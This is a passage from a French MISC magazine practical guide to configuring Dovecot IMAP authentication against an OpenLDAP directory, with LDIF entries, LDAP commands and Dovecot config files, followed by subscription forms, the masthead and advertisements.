dn: cn=dovecot,ou=accounts,dc=rstack,dc=org
        objectClass: top
        objectclass: person
        cn: dovecot
        sn: dovecot

dn: uid=robert,ou=accounts,dc=rstack,dc=org
        objectClass: top
        objectclass: person
        objectClass: posixAccount
        cn: Robert Stack
        sn: Stack
        uid: robert
        uidNumber: 8
        gidNumber: 8
        homeDirectory: /home/mail
```

On remarque que l'UID de notre utilisateur est celui du compte `mail` qui gère toutes les boîtes aux lettres. Avec la commande suivante, on les enregistre dans l'annuaire :

```
[mail.rstack.org ~]# ldapadd -x -W -D "cn=Manager,dc=rstack,dc=org" -f ~/rstack.
ldif
Enter LDAP Password:
adding new entry "dc=rstack,dc=org"

adding new entry "ou=accounts,dc=rstack,dc=org"

adding new entry "cn=dovecot,ou=accounts,dc=rstack,dc=org"

adding new entry "uid=robert,ou=accounts,dc=rstack,dc=org"
```

Il ne reste plus qu'à assigner des mots de passe avec la commande `ldappasswd` :

```
[mail.rstack.org ~]# ldappasswd -x -W -S -D "cn=Manager,dc=rstack,dc=org" "cn=do
vecot,ou=accounts,dc=rstack,dc=org"
New password:
Re-enter new password:
Enter LDAP Password:
Result: Success (0)


[mail.rstack.org ~]# ldappasswd -x -W -S -D "cn=Manager,dc=rstack,dc=org" "uid=r
obert,ou=accounts,dc=rstack,dc=org"
```

On peut vérifier que l'utilisateur Dovecot a accès aux comptes utilisateurs ainsi qu'à leur mot de passe grâce à la commande `ldapsearch` :

```
[mail.rstack.org ~]# ldapsearch -x -LLL -W -D "cn=dovecot,ou=accounts,dc=rstack,d
c=org" -b "ou=accounts,dc=rstack,dc=org" "uid=*"
Enter LDAP Password:
dn: uid=robert,ou=accounts,dc=rstack,dc=org
objectClass: top
objectClass: person
objectClass: posixAccount
cn: Robert Stack
sn: Stack
uid: robert
uidNumber: 8
gidNumber: 8
homeDirectory: /home/mail
userPassword:: e1NMRDV9QkZDZDhkT0sreUhZbWxTanQ1Zys2ZDV5MWwwPQ==
```

Passons à la configuration LDAP de Dovecot. Celle-ci s'effectue dans un fichier séparé de la configuration principale. Un exemple est fourni avec les sources : `doc/dovecot-ldap.conf`. Le fichier commenté ci-dessous indique les options indispensables. On l'enregistrera dans `/usr/local/etc/dovecot-ldap.conf`.

```
# Qui est le serveur LDAP ?
host = localhost


# Qui est l'utilisateur que Dovecot doit utiliser ?
dn = cn=dovecot, ou=accounts, dc=rstack, dc=org
```

```
# Quel est son mot de passe ?
dnpass = password

# Quelle est la version de LDAP ?
ldap_version = 3

# Branche LDAP à utiliser
base = ou=accounts, dc=rstack, dc=org

# Les éléments que l'on désire récupérer lors de la recherche dans
# l'annuaire de l'utilisateur à qui appartient la boîte aux lettres.
# On associe l'attribut LDAP avec le nom interne de Dovecot.
user_attrs = homeDirectory=home,uidNumber=uid,gidNumber=gid

# Filtre lors de la recherche de l'utilisateur
user_filter = (&(objectClass=posixAccount)(uid=%i))

# Association entre le nom de l'attribut LDAP et le nom interne
# Dovecot pour le nom de l'utilisateur et son mot de passe.
pass_attrs = uid=user,userPassword=password

# Filtre lors de la recherche des mots de passe
pass_filter = (&(objectClass=posixAccount)(uid=%i))

# Type de chiffrement utilisé.
default_pass_scheme = CRYPT

# UID/GID pour tous les utilisateurs (ici ceux de mail:mail)
user_global_uid = 8
user_global_gid = 8
```

Remarque : On peut s'affranchir de faire une deuxième requête à notre annuaire pour récupérer les informations concernant les utilisateurs. Pour cela, on ajoute à la directive `pass_attrs` les éléments à récupérer en les préfixant avec `userdb_` comme dans l'exemple ci-dessous :

```
pass_attrs = uid=user,userPassword=password,homeDirectory=userdb_
home,uidNumber=userdb_uid,gidNumber=userdb_gid
```

On définira alors dans le fichier de configuration global `userdb prefetch` au lieu de `userdb ldap`.

Il ne nous reste plus qu'à spécifier les paramètres nécessaires dans le fichier de configuration global de Dovecot (`/usr/local/etc/dovecot.conf`).

```
# Comme le seul compte défini sur notre machine est "mail" nous
# spécifions que c'est le seul valide.
first_valid_uid = 8
last_valid_uid = 8

# Pour la même raison, seul le groupe "mail" est autorisé.
first_valid_gid = 8
last_valid_gid = 8

# Nous avons les boîtes aux lettres dans /var/mail/%user et au format
# Maildir
default_mail_env = maildir:/var/mail/%u

# Méthodes pour récupérer les utilisateurs (en réalité un seul :
# mail:mail) et les mots de passe.
auth default {
  # Mots de passe en clair mais on se connecte en SSL/TLS
  mechanisms = plain

  # Les noms d'utilisateur et mots de passe sont récupérés via LDAP
  passdb ldap {
    args = /usr/local/etc/dovecot-ldap.conf
  }

  # L'utilisateur qui possède réellement la boîte est obtenu via LDAP
  userdb ldap {
    args = /usr/local/etc/dovecot-ldap.conf
  }

  # Utilisateur avec lequel va s'effectuer l'authentification.
  user = imapauth
}
```

Conclusion

Au travers de cette fiche pratique, nous avons essayé de vous montrer quelques éléments importants à prendre en compte dans divers types d'installation. Il y aurait encore tellement de choses à dire sur Dovecot tant la richesse de son implémentation ouvre des possibilités étonnantes.

Cela pourrait même paraître déconcertant pour un projet dont la sécurité a été dès le début complètement prise en considération.

Au final, l'agilité avec laquelle ce serveur IMAP peut s'adapter à des besoins extrêmement variés parvient peut-être à prouver par l'exemple qu'un bon niveau de sécurité peut être obtenu sans pour autant sacrifier les fonctionnalités.

Remerciements : *Nous tenons à remercier Mathieu « Moutane » Blanc pour sa précieuse relecture.*

Liens

[1] Site de Dovecot : **www.dovecot.org**

[2] Documentation (wiki) : **http://wiki.dovecot.org/**

[3] Format Maildir : **http://cr.yp.to/proto/maildir.html**

[4] Checkpassword : **http://cr.yp.to/checkpwd.html**

[5] Vpopmail : **http://www.inter7.com/index.php?page=vpopmail**

Offres de couplage !

Lisez-vous régulièrement :

Le magazine 100% sécurité informatique

et/ou

Le magazine 100% Linux

et/ou

100% pratique

et/ou

Apprivoisez votre pingouin !

Si oui, ces offres d'abonnement à tarif préférentiel vous sont destinées.

Linux Magazine

+

Linux Magazine hors série

~~108,80~~

79 €

Economie : 29, 80 €

Linux Magazine

+

Misc

+

Linux Magazine hors série

~~153,50~~

105 €

Economie : 48, 50 €

Linux Magazine

+

Misc

~~115,40~~

83 €

Economie : 32, 10 €

Linux Magazine

+

Misc

+

Linux Magazine hors série

+

Linux Pratique

~~189,20~~

129 €

Economie : 60, 20 €

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

OUI, je m'abonne et désire profiter des offres spéciales de couplage

Je coche la référence de l'offre :	Prix	Qté.	Total
☐ 11 Nos Linux Mag. + 6 Nos Linux Mag HS	79 €		
☐ 11 Nos Linux Mag. + 6 Nos MISC	83 €		
☐ 11 Nos Linux Mag. + 6 Nos MISC + 6 Nos Linux Mag HS	105 €		
☐ 11 Nos Linux Mag. + 6 Nos MISC + 6 Nos Linux Mag HS + 6 Nos Linux Pratique	129 €		
OFFRES VALABLES UNIQUEMENT EN FRANCE MÉTRO**	TOTAL		

**Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

4 façons de vous abonner :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon règlement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor
Conception graphique & mise en page : Franck TOUSSAINT
Secrétaires de rédaction : Dominique Grosse, Carole Durocher

Traducteur : Frédéric Scali-West
(Traduction de l'allemand des articles :
«L'utopie du parfait malware»,
«Oracle (10g) pour les pentesters»)

Relecteurs :
Axelle Apvrille, axelle_apvrille@yahoo.fr
Jean-Philippe Luiggi, jp.luiggi@free.fr

Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : Presses de Bretagne

Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Imprimé en France - Printed in France

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le sytème, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.


MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

RTS 14e édition

EMBEDDED SYSTEMS 2006

Le salon des solutions informatiques temps réel et des systèmes embarqués



CNIT

Paris, La Défense

4, 5 et 6 avril

Au cœur de l'embarqué

Le monde des Systèmes Temps Réel évolue rapidement. Les applications se multiplient, utilisent des solutions plus matures et davantage dédiées aux spécificités de chaque secteur. Des innovations se font jour. Depuis 14 ans, RTS Embedded Systems rend compte de ces évolutions.

L'édition 2006 sera comme chaque année la vitrine de cette offre matérielle et logicielle, le rendez-vous de la profession rassemblée, et la caution des meilleurs experts dans la présentation d'un cycle de conférences pointues.

RTS 2006 proposera aux visiteurs son lot de nouveautés en terme de composants, de cartes, de systèmes d'exploitation, de logiciels enfouis...

Sans oublier, bien sûr, toutes les technologies émergeantes, à l'image des nouvelles techniques de véri-fication et de débogage des logiciels, de l'alternative des nouveaux sous-systèmes multiprocesseurs et de l'arrivée en force des FPGA dans les systèmes embarqués.

Pour exposer, visiter l'exposition ou s'inscrire aux conférences : www.birp.com/rts

Salon strictement réservé aux professionnels.

Organisation BIRP

97, rue du Cherche-Midi 75006 Paris - France - Tel : +33 (0)1 44 78 99 30 - Fax : +33 (0)1 44 78 99 49 - e-mail : rts@birp.fr

Attribution des noms de domaine .eu

Faites confiance **DÈS AUJOURD'HUI** à un spécialiste et mettez un maximum de chances de votre côté !

RENDEZ-VOUS IMMÉDIATEMENT SUR

www.ovh.com/eu

Registrar* officiel auprès de l'Eurid pour l'enregistrement du .eu

Votre nom de domaine .eu

10.05€ HT/an

(VOIR CONDITIONS SUR LE SITE)

1er

*Bureau d'enregistrement

OVH.COM

L'enregistrement restreint des noms de domaines ".eu" a commencé le 7 Décembre 2005 et va s'élargir à partir du 7 Février 2006 jusqu'au 7 Avril 2006. Après cette date tout résident européen pourra déposer un .eu.

Ne ratez pas ces rendez-vous.

Modalités d'obtention et dates clés sur :

http://www.OVH.com/eu

RCS Roubaix - Tourcoing 424 761 419 00011 - 140 Quai de Sartel 59100 Roubaix - **Théorem**